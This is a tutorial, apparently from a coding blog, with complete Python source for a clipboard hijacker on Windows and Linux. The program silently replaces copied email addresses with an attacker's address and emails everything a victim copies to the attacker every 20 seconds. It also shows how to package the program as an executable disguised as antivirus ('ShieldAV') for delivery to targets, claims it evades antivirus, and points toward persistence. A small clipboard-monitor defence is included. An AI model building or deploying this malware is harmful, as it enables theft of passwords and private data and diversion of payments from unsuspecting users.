
Disclaimer: The techniques demonstrated in this tutorial are for educational and demonstration purposes only. All activities were conducted on legally owned systems with explicit authorization. Unauthorized use of these techniques on systems without proper consent is illegal and unethical. Users must ensure they have explicit permission before applying the knowledge acquired here.
Table of Contents
- Introduction
- What exactly are we building?
- Building the Program (Windows)
- Running Our Program (Windows)
- Building the Defense
- Running Our Defense Program
- Packaging our Malware to an Executable
- Building the Linux Equivalent
- Achieving Persistence
- Conclusion
Introduction
Most people who know how to use computers know how to copy and paste. It’s a very convenient way of getting data from one point to another - avoiding mistakes that may be introduced while typing. As convenient as it is for a user, it can also be exploited by attackers to gain critical information. When copying data like email addresses or passwords, the program I am about to show you is able to grab that data and send it to an attacker remotely via email. My favorite thing about this program is that it’s able to bypass most (if not all) Anti-Virus programs. This is because unlike most malware, there’s really no backdoors, system command execution or accessing sensitive areas. The program literally exploits normal clipboard behavior so it is really difficult to detect.
What exactly are we building?

We are building a program that monitors clipboard content, detects email addresses, replaces them with the attacker's email, and exfiltrates captured data via email.
There are two key features of the program:
- The program captures every data in the clipboard and delivers to us within a specified time frame (e.g every 20 seconds). So, whatever a user copies on their system will be delivered to us.
- The second feature is the email replacement feature. Using regex, we will capture any email address in the clipboard and replace it with our desired email address. When a victim copies an email to paste somewhere, the attacker silently replaces it with their own email, intercepting communications, password resets, or confidential information intended for others. Another example is when a victim copies a vendor's email for payment; funds are sent to the attacker instead.
At this point, we can see how useful this program is for an attacker and how costly it can be for a regular user. This program doesn't get detected by AVs because it uses legitimate Windows clipboard APIs and email libraries, performing actions that mimic normal user behavior.
We will build both Windows and Linux variants.
Building the Program (Windows)
Now that we understand the idea behind the program, let’s start building. First, we install the pywin32 package. pywin32 is a Python library that lets you access and control Windows system features like the clipboard, registry, services, and COM objects. We need it to access the clipboard.
$ pip install pywin32Next create and name a Python file clipboard_hijacker.py and follow along.
We’ll start the code by importing the necessary modules and implementing the necessary configuration for email delivery as well as specifying our regex pattern and defining our data collection storage:
import win32clipboard
import re
from time import sleep, time
import sys
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from datetime import datetime

# Configuration
ATTACKER_EMAIL = "attacker@attack.com"
EXFILTRATION_EMAIL = "<include yours@gmail.com>"
CHECK_INTERVAL = 1  # seconds between clipboard checks
SEND_INTERVAL = 20  # seconds between sending collected data
EMAIL_REGEX = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
# Gmail SMTP Configuration
SMTP_SERVER = "smtp.gmail.com"
SMTP_PORT = 465  # Using SSL port like the working test
SMTP_USERNAME = "<include yours@gmail.com>"
SMTP_PASSWORD = "<ADD YOURS>"
# Data collection storage
clipboard_data = []
hijacked_emails = []
Please note that the SMTP_PASSWORD variable is not your actual Gmail password but your Gmail’s App Password. Check this one minute video to see how to get yours. It’s a 16-digit password.
Moving on, we create a function to get clipboard text.
def get_clipboard_text():
    """Safely get text from clipboard"""
    try:
        win32clipboard.OpenClipboard()
        try:
            data = win32clipboard.GetClipboardData(win32clipboard.CF_TEXT)
            if data:
                return data.decode('utf-8').rstrip()
            return None
        except TypeError:
            # Clipboard doesn't contain text
            return None
        finally:
            win32clipboard.CloseClipboard()
    except Exception as e:
        return None
The get_clipboard_text function opens clipboard access, retrieves text data if available, decodes from bytes to string, strips trailing whitespace, handles non-text errors, closes clipboard, returns text or None.
Next, we create a function to set the clipboard text.
def set_clipboard_text(text):
    """Safely set clipboard text"""
    try:
        win32clipboard.OpenClipboard()
        win32clipboard.EmptyClipboard()
        win32clipboard.SetClipboardText(text, win32clipboard.CF_TEXT)
        win32clipboard.CloseClipboard()
        return True
    except Exception as e:
        try:
            win32clipboard.CloseClipboard()
        except:
            pass
        return False
The set_clipboard_text function opens the clipboard, empties existing content, writes new text as plain text and closes the clipboard.
Next, we create a function to handle email exfiltration.
def send_exfiltration_email(clipboard_data, hijacked_emails):
    """Send collected clipboard data via email"""
    if not clipboard_data and not hijacked_emails:
        print("[*] No data to exfiltrate, skipping email")
        return False
    try:
        # Create email
        msg = MIMEMultipart()
        msg['From'] = SMTP_USERNAME
        msg['To'] = EXFILTRATION_EMAIL
        msg['Subject'] = f"Clipboard Data Exfiltration - {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}"
        # Build email body
        body = "="*60 + "\n"
        body += "CLIPBOARD DATA EXFILTRATION REPORT\n"
        body += "="*60 + "\n\n"
        body += f"Collection Time: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}\n"
        body += f"Total Items Collected: {len(clipboard_data)}\n"
        body += f"Total Emails Hijacked: {len(hijacked_emails)}\n"
        body += "\n" + "="*60 + "\n"
        # Clipboard data section
        if clipboard_data:
            body += "\n--- CLIPBOARD DATA COLLECTED ---\n"
            body += "\nAll captured clipboard content (comma-separated):\n"
            body += ", ".join(clipboard_data)
            body += "\n\n--- DETAILED CLIPBOARD ENTRIES ---\n"
            for i, item in enumerate(clipboard_data, 1):
                body += f"{i}. {item}\n"

        # Hijacked emails section
        if hijacked_emails:
            body += "\n" + "="*60 + "\n"
            body += "--- HIJACKED EMAIL ADDRESSES ---\n\n"
            body += "Comma-separated list:\n"
            body += ", ".join(hijacked_emails)
            body += "\n\nDetailed list:\n"
            for i, email in enumerate(hijacked_emails, 1):
                body += f"{i}. {email}\n"

        body += "\n" + "="*60 + "\n"
        body += "End of Report\n"
        body += "="*60 + "\n"
        msg.attach(MIMEText(body, 'plain'))
        # Send email using SMTP_SSL (exactly like the working test email)
        print(f"\n[*] Sending exfiltration email to {EXFILTRATION_EMAIL}...")
        with smtplib.SMTP_SSL(SMTP_SERVER, SMTP_PORT) as server:
            server.login(SMTP_USERNAME, SMTP_PASSWORD)
            server.send_message(msg)

        print(f"[+] Successfully sent exfiltration email!")
        print(f"    - Clipboard items: {len(clipboard_data)}")
        print(f"    - Hijacked emails: {len(hijacked_emails)}\n")
        return True
    except smtplib.SMTPAuthenticationError:
        print("[ERROR] SMTP Authentication failed!")
        print("[!] Make sure you're using a Gmail App Password, not your regular password")
        print("[!] Generate one at: https://myaccount.google.com/apppasswords")
        return False
    except Exception as e:
        print(f"[ERROR] Failed to send email: {e}")
        import traceback
        traceback.print_exc()
        return False
This function checks if there's data to send, creates multipart email with timestamped subject, builds formatted report body with clipboard content and hijacked emails, attaches as plain text, logs into Gmail SMTP server using SSL port 465 (very important - not 587), sends to exfiltration address and handles authentication errors with app password guidance.
And then, the main function to handle program entry, processing and exit.
def main():
    """Main clipboard monitoring loop with periodic exfiltration"""
    global clipboard_data, hijacked_emails
    print("="*60)
    print("Clipboard Email Hijacker with Data Exfiltration")
    print("="*60)
    print(f"[+] Target email replacement: {ATTACKER_EMAIL}")
    print(f"[+] Exfiltration email: {EXFILTRATION_EMAIL}")
    print(f"[+] Monitoring clipboard every {CHECK_INTERVAL} second(s)")
    print(f"[+] Sending data every {SEND_INTERVAL} seconds")
    print("[+] Press Ctrl+C to stop and exit\n")
    hijack_count = 0
    last_hijacked = None
    last_send_time = time()
    last_clipboard_content = None
    try:
        while True:
            current_time = time()
            # Get clipboard content
            data = get_clipboard_text()
            # Store ALL clipboard content (not just emails)
            if data and data != last_clipboard_content:
                clipboard_data.append(data)
                last_clipboard_content = data
                print(f"[*] Clipboard captured: {data[:50]}{'...' if len(data) > 50 else ''}")

            # Check if it's an email and hijack it
            if data and re.search(EMAIL_REGEX, data):
                if data != ATTACKER_EMAIL and data != last_hijacked:
                    print(f"[!] EMAIL DETECTED: {data}")
                    # Record the original email before hijacking
                    hijacked_emails.append(data)
                    if set_clipboard_text(ATTACKER_EMAIL):
                        hijack_count += 1
                        last_hijacked = data
                        print(f"[+] REPLACED with: {ATTACKER_EMAIL}")
                        print(f"[*] Total hijacks: {hijack_count}\n")

            # Check if it's time to send exfiltration email
            if current_time - last_send_time >= SEND_INTERVAL:
                if send_exfiltration_email(clipboard_data, hijacked_emails):
                    # Clear the data after successful send
                    clipboard_data = []
                    hijacked_emails = []
                    print("[+] Data cleared, starting new collection cycle\n")

                last_send_time = current_time

            sleep(CHECK_INTERVAL)

    except KeyboardInterrupt:
        print(f"\n\n[+] Ctrl+C detected - Stopping monitoring...")
        print(f"[*] Total emails hijacked: {hijack_count}")
        # Send any remaining data before exit
        if clipboard_data or hijacked_emails:
            print("\n[*] Sending final exfiltration email with remaining data...")
            send_exfiltration_email(clipboard_data, hijacked_emails)

        print("\n[+] Program exited successfully")
        sys.exit(0)
    except Exception as e:
        print(f"\n[ERROR] Unexpected error: {e}")
        import traceback
        traceback.print_exc()
        sys.exit(1)

if __name__ == "__main__":
    main()
The main function sets up infinite monitoring loop, continuously checks the clipboard every 1 second, stores all new text content, detects emails via our specified regex pattern, replaces detected emails with attacker's email while recording originals, sends collected data via email every 20 seconds using SMTP_SSL, handles clean exit with Ctrl+C by sending final report.
Running Our Program (Windows)
On the terminal, run:
$ python clipboard_hijacker.pyResult:

And when I check my email:

We can see that the program works as expected.
Building the Defense
As I mentioned earlier, defending against this program is extremely difficult because it mimics normal user behavior. However, we can try to defend against one of its features - the email replacement. We’ll build a counter program that acts as a defense by detecting when ANY process modifies the clipboard and identifying it, helping users spot unauthorized clipboard activity like email hijacking.
So open a new file, name it clipboard_monitor.py and add the following code:
import win32gui
import win32api
import ctypes
from win32clipboard import GetClipboardOwner
from win32process import GetWindowThreadProcessId
from psutil import Process
import winsound
import sys
import signal

def handle_clipboard_event(window_handle, message, w_param, l_param):
    if message == 0x031D:  # WM_CLIPBOARDUPDATE
        try:
            clipboard_owner_window = GetClipboardOwner()
            process_id = GetWindowThreadProcessId(clipboard_owner_window)[1]
            process = Process(process_id)
            process_name = process.name()
            # Successfully identified the process - no beep
            print("Clipboard modified by %s" % process_name)

        except Exception:
            # Could not identify the process - BEEP!
            print("Clipboard modified by unknown process")
            winsound.Beep(1000, 300)

    return 0

def create_listener_window():
    window_class = win32gui.WNDCLASS()
    window_class.lpfnWndProc = handle_clipboard_event
    window_class.lpszClassName = 'clipboardListener'
    window_class.hInstance = win32api.GetModuleHandle(None)
    class_atom = win32gui.RegisterClass(window_class)
    return win32gui.CreateWindow(
        class_atom,
        'clipboardListener',
        0,
        0, 0, 0, 0,
        0, 0,
        window_class.hInstance,
        None
    )

def signal_handler(sig, frame):
    print("\n[+] Exiting...")
    sys.exit(0)

def start_clipboard_monitor():
    print("[+] Clipboard listener started")
    print("[+] Press Ctrl+C to exit\n")
    # Set up signal handler for Ctrl+C
    signal.signal(signal.SIGINT, signal_handler)
    listener_window = create_listener_window()
    ctypes.windll.user32.AddClipboardFormatListener(listener_window)
    # Pump messages but check for exit condition
    try:
        while True:
            # Process messages with a timeout to allow checking for exit
            if win32gui.PumpWaitingMessages() != 0:
                break
            win32api.Sleep(100)  # Sleep a bit to prevent high CPU usage
    except KeyboardInterrupt:
        print("\n[+] Exiting...")
    finally:
        # Clean up - remove clipboard listener
        ctypes.windll.user32.RemoveClipboardFormatListener(listener_window)

if __name__ == "__main__":
    start_clipboard_monitor()
This script monitors the clipboard using Windows system messages, identifying which application modifies it, and beeps when an unknown process accesses the clipboard. An unknown process will likely be an attacker.
Running Our Defense Program
To test our defense program, make sure you are running the clipboard_hijacker.py in a separate terminal (simultaneously), then run:
$ python clipboard_monitor.pyResult:

From my result, you can see that the first two changes made to my clipboard were by Notepad. I copied text from Notepad. The third however, was modified by an unknown process. That happened when I copied an email address. Because the clipboard_hijacker.py was running, it modified the email address I copied to the evil one and then clipboard_monitor.py detected it and beeped.
Note: Even though our monitor script is able to detect when our hijacker modifies a copied email, it still doesn't stop the hijacker from sending the collected data from the clipboard to the attacker’s email address.
Packaging our Malware to an Executable
Currently, our clipboard hijacker is still a Python file. If you sent this to a target, you’d have to hope they have Python installed. But what if the target only knows the snake? For that reason, we will package our clipboard hijacker as an executable - that way, it’ll run on any Windows machine - whether they have Python installed or only know the reptile.
There are a few options to use to package your Python file to .exe but we will use PyInstaller. We have a very detailed tutorial on how to convert Python files to executables using PyInstaller. Be sure to check it out.
Moving on, you can install Pyinstaller using:
$ pip install pyinstallerAfter installation, in the same directory where you have the clipboard_hijacker.py file, run:
$ pyinstaller --noconsole --onefile .\clipboard_hijacker.py --name ShieldAV --icon .\file-shield-solid-full.icoThis packages the Python script into a single Windows executable with no console window, a custom name (ShieldAV - impersonating an Anti Virus), and a custom icon (which I got from here: https://fontawesome.com/search?q=antivirus)
Result:

After it finished packaging in your working directory, you will see a “dist” folder which contains your executable as shown below:

So you can simply deliver this to your target and once they click it, everything they copy gets sent to you via email.
Note: After running the “ShieldAV”, you’ll notice that you don’t get detected by AntiVirus programs - unlike other malicious executables. To stop the programming from running when you’re done experimenting, simply close it from the task manager (select it and click “end task”.)

Building the Linux Equivalent
We have seen how this concept works on Windows. If our target is using Linux, the above script won’t work, so here’s a Linux variant. Before I give you, you should note that for this script to work, the target Linux machine must have xclip, xsel or wl-paste which can be installed using (xclip for example):
$ sudo apt install xclipFor the code, open a new Python file on Linux, name it clipboard_hijack_linux.py and add the following code.
"""Clipboard Email Hijacker with Email Exfiltration - Linux Version"""
import re
from time import sleep, time
import sys
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from datetime import datetime
import subprocess
import os

# Configuration
ATTACKER_EMAIL = "attacker@attack.com"
EXFILTRATION_EMAIL = "ADD YouRs"
CHECK_INTERVAL = 1  # seconds between clipboard checks
SEND_INTERVAL = 20  # seconds between sending collected data
EMAIL_REGEX = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
# Gmail SMTP Configuration
SMTP_SERVER = "smtp.gmail.com"
SMTP_PORT = 465
SMTP_USERNAME = "ADD YourS"
SMTP_PASSWORD = "ADD YOUrs"
# Data collection storage
clipboard_data = []
hijacked_emails = []
# Detect clipboard tool
CLIPBOARD_TOOL = None
if os.system("which xclip > /dev/null 2>&1") == 0:
    CLIPBOARD_TOOL = "xclip"
elif os.system("which xsel > /dev/null 2>&1") == 0:
    CLIPBOARD_TOOL = "xsel"
elif os.system("which wl-paste > /dev/null 2>&1") == 0:
    CLIPBOARD_TOOL = "wayland"
else:
    print("[ERROR] No clipboard tool found!")
    print("[!] Install: sudo apt-get install xclip")
    sys.exit(1)

def get_clipboard_text():
    """Safely get text from clipboard"""
    try:
        if CLIPBOARD_TOOL == "xclip":
            result = subprocess.run(
                ["xclip", "-selection", "clipboard", "-o"],
                capture_output=True,
                text=True,
                timeout=2
            )
        elif CLIPBOARD_TOOL == "xsel":
            result = subprocess.run(
                ["xsel", "--clipboard", "--output"],
                capture_output=True,
                text=True,
                timeout=2
            )
        elif CLIPBOARD_TOOL == "wayland":
            result = subprocess.run(
                ["wl-paste"],
                capture_output=True,
                text=True,
                timeout=2
            )
        else:
            return None
        if result.returncode == 0:
            return result.stdout.rstrip()
        return None
    except:
        return None

def set_clipboard_text(text):
    """Safely set clipboard text"""
    try:
        if CLIPBOARD_TOOL == "xclip":
            process = subprocess.Popen(
                ["xclip", "-selection", "clipboard", "-i"],
                stdin=subprocess.PIPE
            )
        elif CLIPBOARD_TOOL == "xsel":
            process = subprocess.Popen(
                ["xsel", "--clipboard", "--input"],
                stdin=subprocess.PIPE
            )
        elif CLIPBOARD_TOOL == "wayland":
            process = subprocess.Popen(
                ["wl-copy"],
                stdin=subprocess.PIPE
            )
        else:
            return False

        process.communicate(input=text.encode('utf-8'), timeout=2)
        return process.returncode == 0
    except:
        return False

def send_exfiltration_email(clipboard_data, hijacked_emails):
    """Send collected clipboard data via email"""
    if not clipboard_data and not hijacked_emails:
        print("[*] No data to exfiltrate, skipping email")
        return False
    try:
        # Create email
        msg = MIMEMultipart()
        msg['From'] = SMTP_USERNAME
        msg['To'] = EXFILTRATION_EMAIL
        msg['Subject'] = f"Clipboard Data Exfiltration - {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}"
        # Build email body
        body = "="*60 + "\n"
        body += "CLIPBOARD DATA EXFILTRATION REPORT\n"
        body += "="*60 + "\n\n"
        body += f"Collection Time: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}\n"
        body += f"Total Items Collected: {len(clipboard_data)}\n"
        body += f"Total Emails Hijacked: {len(hijacked_emails)}\n"
        body += "\n" + "="*60 + "\n"
        # Clipboard data section
        if clipboard_data:
            body += "\n--- CLIPBOARD DATA COLLECTED ---\n"
            body += "\nAll captured clipboard content (comma-separated):\n"
            body += ", ".join(clipboard_data)
            body += "\n\n--- DETAILED CLIPBOARD ENTRIES ---\n"
            for i, item in enumerate(clipboard_data, 1):
                body += f"{i}. {item}\n"
        # Hijacked emails section
        if hijacked_emails:
            body += "\n" + "="*60 + "\n"
            body += "--- HIJACKED EMAIL ADDRESSES ---\n\n"
            body += "Comma-separated list:\n"
            body += ", ".join(hijacked_emails)
            body += "\n\nDetailed list:\n"
            for i, email in enumerate(hijacked_emails, 1):
                body += f"{i}. {email}\n"
        body += "\n" + "="*60 + "\n"
        body += "End of Report\n"
        body += "="*60 + "\n"

        msg.attach(MIMEText(body, 'plain'))
        # Send email using SMTP_SSL
        print(f"\n[*] Sending exfiltration email to {EXFILTRATION_EMAIL}...")
        with smtplib.SMTP_SSL(SMTP_SERVER, SMTP_PORT) as server:
            server.login(SMTP_USERNAME, SMTP_PASSWORD)
            server.send_message(msg)

        print(f"[+] Successfully sent exfiltration email!")
        print(f"    - Clipboard items: {len(clipboard_data)}")
        print(f"    - Hijacked emails: {len(hijacked_emails)}\n")
        return True

    except smtplib.SMTPAuthenticationError:
        print("[ERROR] SMTP Authentication failed!")
        print("[!] Make sure you're using a Gmail App Password, not your regular password")
        return False
    except Exception as e:
        print(f"[ERROR] Failed to send email: {e}")
        import traceback
        traceback.print_exc()
        return False

def main():
    """Main clipboard monitoring loop with periodic exfiltration"""
    global clipboard_data, hijacked_emails
    print("="*60)
    print("Clipboard Email Hijacker - Linux Version")
    print("="*60)
    print(f"[+] Clipboard tool: {CLIPBOARD_TOOL}")
    print(f"[+] Target email replacement: {ATTACKER_EMAIL}")
    print(f"[+] Exfiltration email: {EXFILTRATION_EMAIL}")
    print(f"[+] Monitoring clipboard every {CHECK_INTERVAL} second(s)")
    print(f"[+] Sending data every {SEND_INTERVAL} seconds")
    print("[+] Press Ctrl+C to stop and exit\n")
    hijack_count = 0
    last_hijacked = None
    last_send_time = time()
    last_clipboard_content = None
    try:
        while True:
            current_time = time()
            # Get clipboard content
            data = get_clipboard_text()
            # Store ALL clipboard content (not just emails)
            if data and data != last_clipboard_content:
                clipboard_data.append(data)
                last_clipboard_content = data
                print(f"[*] Clipboard captured: {data[:50]}{'...' if len(data) > 50 else ''}")
            # Check if it's an email and hijack it
            if data and re.search(EMAIL_REGEX, data):
                if data != ATTACKER_EMAIL and data != last_hijacked:
                    print(f"[!] EMAIL DETECTED: {data}")
                    # Record the original email before hijacking
                    hijacked_emails.append(data)
                    if set_clipboard_text(ATTACKER_EMAIL):
                        hijack_count += 1
                        last_hijacked = data
                        print(f"[+] REPLACED with: {ATTACKER_EMAIL}")
                        print(f"[*] Total hijacks: {hijack_count}\n")
            # Check if it's time to send exfiltration email
            if current_time - last_send_time >= SEND_INTERVAL:
                if send_exfiltration_email(clipboard_data, hijacked_emails):
                    # Clear the data after successful send
                    clipboard_data = []
                    hijacked_emails = []
                    print("[+] Data cleared, starting new collection cycle\n")
                last_send_time = current_time
            sleep(CHECK_INTERVAL)

    except KeyboardInterrupt:
        print(f"\n\n[+] Ctrl+C detected - Stopping monitoring...")
        print(f"[*] Total emails hijacked: {hijack_count}")
        # Send any remaining data before exit
        if clipboard_data or hijacked_emails:
            print("\n[*] Sending final exfiltration email with remaining data...")
            send_exfiltration_email(clipboard_data, hijacked_emails)
        print("\n[+] Program exited successfully")
        sys.exit(0)
    except Exception as e:
        print(f"\n[ERROR] Unexpected error: {e}")
        import traceback
        traceback.print_exc()
        sys.exit(1)

if __name__ == "__main__":
    main()
This Linux version adapts the clipboard email hijacker to work on Linux systems by using Linux-specific clipboard tools. The code automatically detects which clipboard utility is available on the system, choosing between xclip, xsel, or Wayland's wl-paste for reading clipboard content. It replicates the same malicious functionality as the Windows version: continuously monitoring the clipboard for text content, detecting email addresses using regex patterns, and silently replacing any copied email with the attacker's specified email address.
You can run this code and see the results for yourself. I have tried and it works. A good assignment for you is to package it the way I showed you how to package the Windows variant.
Hint: The exact same packaging command as in Windows may not work.
Achieving Persistence
When we send the ShieldAV.ex to our target, it’ll work just fine. However, when they restart their PC, we’ll lose access. We need to devise a means of consistently gaining access to their clipboard - even after restarting their computer. This brings about the concept of persistence. Persistence in malware refers to techniques used to ensure malicious code survives reboots and keeps running on a system over time without the user noticing. To learn how to achieve persistence, check out this tutorial:
Similar tutorials include:
- How to Create a Reverse Shell in Python
- How to Create A Fork Bomb in Python
- How to Make a Ransomware
There’s a lot more where these came from. Check out ebooks to level up your cybersecurity game and subscribe to our newsletter to stay updated whenever we publish new content like this.
Conclusion
These clipboard monitoring tools demonstrate how system APIs can be exploited for both malicious and defensive purposes. While the hijacker shows how email theft and data exfiltration can occur silently, the defender illustrates detection methods using process identification. This shows the importance of understanding both attack vectors and defense mechanisms in cybersecurity. I hope you enjoyed this one - I sure did. See you on the next one.


Got a coding query or need some guidance before you comment? Check out this Python Code Assistant for expert advice and handy tips. It's like having a coding tutor right in your fingertips!